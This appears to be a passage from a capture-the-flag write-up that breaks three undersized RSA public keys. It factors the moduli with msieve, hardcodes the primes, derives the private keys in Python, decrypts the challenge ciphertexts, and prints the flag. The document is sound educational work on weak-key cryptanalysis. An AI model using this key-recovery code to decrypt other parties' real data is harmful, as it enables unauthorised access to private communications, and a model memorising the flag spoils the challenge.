Some additional finagling has to be done to apply each recovered private key to each part of the `secret.enc` file. For that I just used simple copy pasting into 3 separate files. Padding is also typically used in crypto, and we have to account for that. And finally, the authors either messed up or intentionally (or maybe I messed something up?) ordered the messages in `secret.enc` as corresponding to `bob.pub`,`bob3.pub`, `bob2.pub` in that order.

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
```

```
import gmpy
import base64
from Crypto import Random
from Crypto.Hash import SHA

bob1 = """-----BEGIN PUBLIC KEY-----
MDgwDQYJKoZIhvcNAQEBBQADJwAwJAIdDVZLl4+dIzUElY7ti3RDcyge0UGLKfHs
+oCT2M8CAwEAAQ==
-----END PUBLIC KEY-----"""
bob2 = """-----BEGIN PUBLIC KEY-----
MDgwDQYJKoZIhvcNAQEBBQADJwAwJAIdCiM3Dn0PsAIyFkrG1kKED8VOkgJDP5J6
YOta29kCAwEAAQ==
-----END PUBLIC KEY-----"""
bob3 = """-----BEGIN PUBLIC KEY-----
MDgwDQYJKoZIhvcNAQEBBQADJwAwJAIdDFtp4ZeeVB+F2s3iqhTSciqEb0Gz24Pm
Z+Oz0R0CAwEAAQ==
-----END PUBLIC KEY-----"""

pub1 = RSA.importKey(bob1)
pub2 = RSA.importKey(bob2)
pub3 = RSA.importKey(bob3)

n1 = long(pub1.n)
e1 = long(pub1.e)
n2 = long(pub2.n)
e2 = long(pub2.e)
n3 = long(pub3.n)
e3 = long(pub3.e)

# Obtained using msieve. Should probably fully pythonize this by using
pysieve.
p1 = 17963604736595708916714953362445519
q1 = 20016431322579245244930631426505729
p2 = 16514150337068782027309734859141427
q2 = 16549930833331357120312254608496323
p3 = 17357677172158834256725194757225793
q3 = 19193025210159847056853811703017693

d1 = long(gmpy.invert(e1,(p1-1)*(q1-1)))
d2 = long(gmpy.invert(e2,(p2-1)*(q2-1)))
d3 = long(gmpy.invert(e3,(p3-1)*(q3-1)))
```

```

key1 = RSA.construct((n1,e1,d1))
key2 = RSA.construct((n2,e2,d2))
key3 = RSA.construct((n3,e3,d3))

# THE KEYS WERE OUT OF ORDER!!! AAARGH!
with open('secret1.bin','r') as f1:
    enc1 = f1.read()
with open('secret3.bin','r') as f2:
    enc2 = f2.read()
with open('secret2.bin','r') as f3:
    enc3 = f3.read()

dsize = SHA.digest_size
sentinel = Random.new().read(15+dsize)

cipher = PKCS1_v1_5.new(key1)
secret = cipher.decrypt(enc1, sentinel)
print("--- secret 1 ---")
print(secret)

cipher = PKCS1_v1_5.new(key2)
secret = cipher.decrypt(enc2, sentinel)
print("--- secret 2 ---")
print(secret)

cipher = PKCS1_v1_5.new(key3)
secret = cipher.decrypt(enc3, sentinel)
print("--- secret 3 ---")
print(secret)
```

```
IW{WEAK_RSA_K3YS_4R3_SO_BAD!}
```